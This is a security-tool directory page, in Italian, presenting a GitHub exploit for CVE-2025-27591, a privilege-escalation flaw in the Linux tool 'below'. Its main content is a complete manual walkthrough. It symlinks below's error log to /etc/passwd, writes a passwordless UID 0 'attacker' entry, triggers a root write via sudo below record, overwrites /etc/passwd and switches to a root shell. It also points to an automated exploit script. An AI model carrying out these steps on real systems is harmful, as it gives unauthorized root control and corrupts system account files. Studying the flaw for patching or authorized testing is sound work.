
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
Linux-Privilege-Escalation-CVE-2025-27591 — CVE-2025-27591 è una nota vulnerabilità di escalation dei privilegi nel servizio Below (versione < v0.9.0) | Kitploit
Strumenti/GitHubGitHub/dollarboysushil/linux-privilege-escalation-cve-2025-27591
Escalation di PrivilegiAnalisi delle VulnerabilitàExploitPost-ExploitPenetration TestingRed Teaming
GitHubdollarboysushil/linux-privilege-escalation-cve-2025-27591

Linux-Privilege-Escalation-CVE-2025-27591

Condividi

CVE-2025-27591 è una nota vulnerabilità di escalation dei privilegi nel servizio Below (versione < v0.9.0)

Vedi Repository
72371 anno faNon ancora revisionato

CVE-2025-27591 - Escalation dei privilegi tramite symlink scrivibile in below

Riepilogo

Questo è un semplice exploit per CVE-2025-27591, una vulnerabilità di escalation locale dei privilegi nello strumento di monitoraggio di sistema Linux below. La vulnerabilità interessa le versioni precedenti alla v0.9.0 e deriva da assegnazioni errate dei permessi nel sistema. Il problema è stato scoperto a gennaio 2025 e divulgato pubblicamente il 12 marzo 2025 (SecurityOnline, OpenWall). Quando below viene eseguito con sudo, può registrare errori in una directory scrivibile da tutti (/var/log/below), consentendo agli attaccanti di creare un symlink da un file di log a obiettivi sensibili come /etc/passwd.

Sfruttando questo, un utente non privilegiato con accesso sudo a below può elevare i propri privilegi a root.


Dettagli della vulnerabilità

  • CVE ID: CVE-2025-27591
  • Strumento vulnerabile: below
  • Funzionalità interessata: Logging tramite below record
  • Percorso vulnerabile: /var/log/below/error_root.log
  • Prerequisiti dell'attacco:
    • La directory /var/log/below è scrivibile da tutti
    • L'attaccante può eseguire sudo /usr/bin/below record senza password

Passaggi dell'Exploit (Manuale)


✅ Passaggio 1: Verifica che la directory di log sia scrivibile da tutti Dovresti vedere:

drwxrwxrwx 2 root root 4096 ... /var/log/below
alt text

✅ Passaggio 2: Rimuovi eventuali error_root.log esistenti

rm -f /var/log/below/error_root.log

✅ Passaggio 3: Crea un symlink verso /etc/passwd

ln -s /etc/passwd /var/log/below/error_root.log

poi verifica usando

ls -la /var/log/below/error_root.log
# should show: error_root.log -> /etc/passwd

alt text

✅ Passaggio 4: Crea un file payload Questo aggiungerà un nuovo utente root di nome attacker senza password:

echo 'dollarboysushil::0:0:dollarboysusil:/root:/bin/bash' > /tmp/payload

struttura del file

username:password:UID:GID:comment(home/full name):home_directory:shell

il punto chiave qui è UID e GUID impostiamo UID e GUID a 0 rendendo l'utente un utente root e Group ID = gruppo root alt text

✅ Passaggio 5: Attiva la scrittura del log come root Questo è il cuore dell'exploit.

sudo /usr/bin/below record

Ci si aspetta che questo comando fallisca o vada in timeout, ma tenterà di scrivere i log di errore in /var/log/below/error_root.log, che in realtà è /etc/passwd. 💡 In alcuni casi, questo da solo potrebbe corrompere /etc/passwd — quindi successivamente lo sovrascriviamo completamente.

✅ Passaggio 6: Sovrascrivi /etc/passwd tramite il symlink

cp /tmp/payload /var/log/below/error_root.log

alt text

✅ Passaggio 7: Diventa root

su attacker

Ti ritroverai in una shell root, senza bisogno di password. alt text

Passaggi dell'Exploit (Automatico)


python3 dbs_exploit.py

alt text

Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    647
  • 3

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    421
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer è una piattaforma open-source di gestione degli accessi privilegiati (PAM) che fornisce ai team DevOps e IT un accesso sicuro e on-demand a endpoint SSH, RDP, Kubernetes, database e RemoteApp tramite un browser web.

    389
  • 5

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    333
  • 6

    SafeLine

    chaitin/safeline

    WAF self-hosted e reverse proxy che filtra il traffico HTTP malevolo, blocca SQL injection, XSS e attacchi bot, con limitazione del tasso e crittografia dinamica HTML/JS.

    331

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →